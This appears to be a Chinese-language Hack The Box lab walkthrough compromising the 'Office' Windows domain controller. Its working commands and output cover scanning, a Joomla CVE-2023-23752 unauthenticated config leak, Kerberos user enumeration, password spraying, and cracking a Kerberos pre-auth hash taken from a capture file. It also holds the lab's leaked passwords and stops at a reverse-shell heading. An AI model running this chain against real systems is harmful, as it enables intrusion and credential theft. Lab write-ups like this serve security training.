 夜雨聆风
夜雨聆风端口扫描
使用nmap默认扫描端口范围1-10000,进行端口版本和服务识别扫描。
┌─[eu-dedivip-1]─[10.10.14.11]─[rootpeng@htb-v0wm6vrbfe]─[~/Desktop]└──╼ [★]$ sudo nmap -sC -sV 10.129.110.152Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 20:35 CSTStats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script ScanNSE Timing: About 99.94% done; ETC: 20:36 (0:00:00 remaining)Nmap scan report for 10.129.110.152Host is up (0.077s latency).Not shown: 988 filtered tcp ports (no-response)PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28|_http-generator: Joomla! - Open Source Content Management|_http-title: Home| http-robots.txt: 16 disallowed entries (15 shown)| /joomla/administrator/ /administrator/ /api/ /bin/ | /cache/ /cli/ /components/ /includes/ /installation/ |_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-17 10:35:26Z)139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)|_ssl-date: 2024-12-17T10:36:47+00:00; +8h00m01s from scanner time.| ssl-cert: Subject: commonName=DC.office.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb| Not valid before: 2023-05-10T12:36:58|_Not valid after: 2024-05-09T12:36:58443/tcp open ssl/http Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)| ssl-cert: Subject: commonName=localhost| Not valid before: 2009-11-10T23:48:47|_Not valid after: 2019-11-08T23:48:47| tls-alpn: |_ http/1.1|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28|_ssl-date: TLS randomness does not represent time|_http-title: 403 Forbidden445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC.office.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb| Not valid before: 2023-05-10T12:36:58|_Not valid after: 2024-05-09T12:36:58|_ssl-date: 2024-12-17T10:36:48+00:00; +8h00m01s from scanner time.3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)|_ssl-date: 2024-12-17T10:36:47+00:00; +8h00m01s from scanner time.| ssl-cert: Subject: commonName=DC.office.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb| Not valid before: 2023-05-10T12:36:58|_Not valid after: 2024-05-09T12:36:583269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC.office.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb| Not valid before: 2023-05-10T12:36:58|_Not valid after: 2024-05-09T12:36:58|_ssl-date: 2024-12-17T10:36:48+00:00; +8h00m01s from scanner time.Service Info: Hosts: DC, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows9389/tcp open mc-nmf .NET Message FramingHost script results:| smb2-time: | date: 2024-12-17T10:36:10|_ start_date: N/A| smb2-security-mode: | 3:1:1: |_ Message signing enabled and required|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 8h00m00s扫描靶机中全部TCP开放的端口号。
┌─[eu-dedivip-1]─[10.10.14.11]─[rootpeng@htb-v0wm6vrbfe]─[~/Desktop]└──╼ [★]$ sudo nmap -p 1-65535 -T4 10.129.110.152Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 20:36 CSTNmap scan report for 10.129.110.152Host is up (0.076s latency).Not shown: 65515 filtered tcp ports (no-response)PORT STATE SERVICE53/tcp open domain80/tcp open http88/tcp open kerberos-sec139/tcp open netbios-ssn389/tcp open ldap443/tcp open https445/tcp open microsoft-ds464/tcp open kpasswd5593/tcp open http-rpc-epmap636/tcp open ldapssl3268/tcp open globalcatLDAP3269/tcp open globalcatLDAPssl5985/tcp open wsman9389/tcp open adws49664/tcp open unknown49668/tcp open unknown49685/tcp open unknown57788/tcp open unknown57793/tcp open unknown57810/tcp open unknownhttp
通过nmap扫描的结果,发现80端口开放CMS的joomla框架。
joomla
利用nmap扫描的信息访问后台登录,尝试弱密码登录,结果失败。
┌──(kali㉿kali)-[~/Desktop]└─$ sudo apt install joomscan 利用joomscan工具,发现当前cms版本4.2.7。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-76coknk9eo]─[~/Desktop]└──╼ [★]$ joomscan -u http://10.129.248.171/[+] FireWall Detector[++] Firewall not detected[+] Detecting Joomla Version[++] Joomla 4.2.7[+] Core Joomla Vulnerability[++] Target Joomla core is not vulnerable[+] Checking Directory Listing[++] directory has directory listing : http://10.129.248.171/administrator/componentshttp://10.129.248.171/administrator/moduleshttp://10.129.248.171/administrator/templateshttp://10.129.248.171/images/bannersCVE-2023-23752 POC Joomla! 未授权访问漏洞
#常见Web攻击/漏洞/Joomla/未授权访问漏洞通过搜索引擎查找joomla版本,发现相关漏洞信息:Joomla(CVE-2023-23752)——一个请求参数 打穿Rest API - 先知社区
使用POC
http://10.129.230.226/api/index.php/v1/config/application?public=true
root:H0lOgrams4reTakIng0Ver754!Administrator@holography.htbC:\\xampp\\htdocs\\administrator/logs利用获取到的密码尝试登录joomla后台,发现无法登录。
LDAP信息枚举
当上面操作无法进行时,尝试LDAP的389端口信息枚举,没有发现信息。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-ikhcwyjrrn]─[~/Desktop]└──╼ [★]$ ldapsearch -x -H ldap://10.129.230.226:389 -b "DC=office,DC=htb" # extended LDIF## LDAPv3# base <DC=office,DC=htb> with scope subtree# filter: (objectclass=*)# requesting: ALL## search resultsearch: 2result: 1 Operations errortext: 000004DC: LdapErr: DSID-0C090CF8, comment: In order to perform this opera tion a successful bind must be completed on the connection., data 0, v4f7cSMB信息枚举
利用枚举的密码,进一步枚举,发现还是失败,因为当前获取到的域用户信息有限。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-ikhcwyjrrn]─[~/Desktop]└──╼ [★]$ crackmapexec smb 10.129.230.226 -u administartor -p H0lOgrams4reTakIng0Ver754! -d office.htbSMB 10.129.230.226 445 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)SMB 10.129.230.226 445 DC [-] office.htb\administartor:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURERPC信息枚举
RPC枚举失败。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-ikhcwyjrrn]─[~/Desktop]└──╼ [★]$ rpcclient -W '' -c querydispinfo -U''%'' '10.129.230.226'Cannot connect to server. Error was NT_STATUS_ACCESS_DENIEDKerberos信息枚举
结合当前获取的信息,利用靶机88端口来枚举域用户信息。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-ikhcwyjrrn]─[~/Downloads]└──╼ [★]$ ./kerbrute_linux_amd64 userenum --dc 10.129.230.226 -d office.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt 2024/12/17 19:05:36 > [+] VALID USERNAME: administrator@office.htb2024/12/17 19:10:19 > [+] VALID USERNAME: Administrator@office.htb2024/12/17 19:12:38 > [+] VALID USERNAME: ewhite@office.htb2024/12/17 19:12:38 > [+] VALID USERNAME: etower@office.htb2024/12/17 19:12:38 > [+] VALID USERNAME: dwolfe@office.htb2024/12/17 19:12:39 > [+] VALID USERNAME: dmichael@office.htb2024/12/17 19:12:40 > [+] VALID USERNAME: dlanor@office.htb利用枚举的域用户信息制作成用户字典,结合获取的密码信息进行,smb枚举。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-ikhcwyjrrn]─[~/Desktop]└──╼ [★]$ crackmapexec smb 10.129.230.226 -u user.txt -p H0lOgrams4reTakIng0Ver754!SMB 10.129.230.226 445 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)SMB 10.129.230.226 445 DC [-] office.htb\ewhite:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURESMB 10.129.230.226 445 DC [-] office.htb\etower:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURESMB 10.129.230.226 445 DC [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!结果发现dwolfe用户和获取的密码结合。
SMB共享文件
利用获取的域用户和密码访问共享文件。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-ikhcwyjrrn]─[~/Desktop]└──╼ [★]$ smbclient -L 10.129.230.226 -U dwolfePassword for [WORKGROUP\dwolfe]: Sharename Type Comment --------- ---- ------- ADMIN$ Disk Remote Admin C$ Disk Default share IPC$ IPC Remote IPC NETLOGON Disk Logon server share SOC Analysis Disk SYSVOL Disk Logon server share 在SOC Analysis的共享文件中,发现一个拦截的流量数据包。
┌─[sg-dedivip-1]─[10.10.14.13]─[rootpeng@htb-ikhcwyjrrn]─[~/Desktop]└──╼ [★]$ smbclient //10.129.230.226/'SOC Analysis' -U dwolfePassword for [WORKGROUP\dwolfe]:Try "help" to get a list of possible commands.smb: \> ls . D 0 Wed May 10 13:52:24 2023 .. DHS 0 Wed Feb 14 04:18:31 2024 Latest-System-Dump-8fbc124d.pcap A 1372860 Sun May 7 19:59:00 2023域控信息

使用bloodhound-python收集域控的用户,策略等等域控相关信息。
┌──(kali㉿kali)-[~/Desktop]└─$ bloodhound-python -d office.htb -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' -ns 10.129.100.161 --dns-timeout 15 -c All INFO: Found AD domain: office.htbINFO: Getting TGT for userWARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.office.htb:88)] [Errno -2] Name or service not knownINFO: Connecting to LDAP server: dc.office.htbWARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...INFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 1 computersINFO: Connecting to LDAP server: dc.office.htbWARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...INFO: Found 13 usersINFO: Found 54 groupsINFO: Found 8 gposINFO: Found 1 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Starting computer enumeration with 10 workersINFO: Querying computer: DC.office.htb
TGS/TGT信息枚举
没有发现相关凭证。
┌──(kali㉿kali)-[~/Desktop]└─$ impacket-GetUserSPNs -dc-ip 10.129.100.161 -request -outputfile hashes.asreproast office.htb/dwolfe:H0lOgrams4reTakIng0Ver754!Impacket v0.12.0.dev1 - Copyright 2023 FortraNo entries found!┌──(kali㉿kali)-[~/Desktop]└─$ impacket-GetNPUsers -dc-ip 10.129.100.161 office.htb/dwolfe:H0lOgrams4reTakIng0Ver754! Impacket v0.12.0.dev1 - Copyright 2023 FortraNo entries found!流量分析(Kerberos5认证)
因为考虑当前环境是AD域控环境,使用(kerberos) or (smb2)进行数据过滤筛选。在数据包中,发现Kerberos用户身份验证称为tstark
a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc
使用hashcat查看相关破解模式,关键Kerberos,结果上图数据包关键字etype 、18 、AE-REQ,排除掉19700和28900。
┌──(kali㉿kali)-[~/Desktop]└─$ hashcat --help | grep Kerberos 19600 | Kerberos 5, etype 17, TGS-REP | Network Protocol 19800 | Kerberos 5, etype 17, Pre-Auth | Network Protocol 28800 | Kerberos 5, etype 17, DB | Network Protocol 19700 | Kerberos 5, etype 18, TGS-REP | Network Protocol 19900 | Kerberos 5, etype 18, Pre-Auth | Network Protocol 28900 | Kerberos 5, etype 18, DB | Network Protocol 7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth | Network Protocol 13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol 18200 | Kerberos 5, etype 23, AS-REP 在文档:https://hashcat.net/wiki/doku.php?id=example_hashes)获取hashcat破解的密码原始格式:
$krb5pa$18$hashcat$HASHCATDOMAIN.COM$96c289009b05181bfd32062962740b1b1ce5f74eb12e0266cde74e81094661addab08c0c1a178882c91a0ed89ae4e0e68d2820b9cce69770根据上面格式,进行密码破解格式拼接
$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc密码破解(AE-REQ)
┌──(kali㉿kali)-[~/Desktop]└─$ hashcat -a 0 -m 19900 hash.txt /usr/share/wordlists/rockyou.txt...$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc:playboy69进一步确认密码的准确性。
┌──(kali㉿kali)-[~/Desktop]└─$ crackmapexec smb 10.129.100.161 -u tstark -p 'playboy69' -d office.htbSMB 10.129.100.161 445 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)SMB 10.129.100.161 445 DC [+] office.htb\tstark:playboy69 登录joomla后台

进行joomla后台的枚举,因为已知用户,使用administrator:playboy69成功登录后台

利用主题模板反弹shell
按照如下图操作指示,访问主题模板。

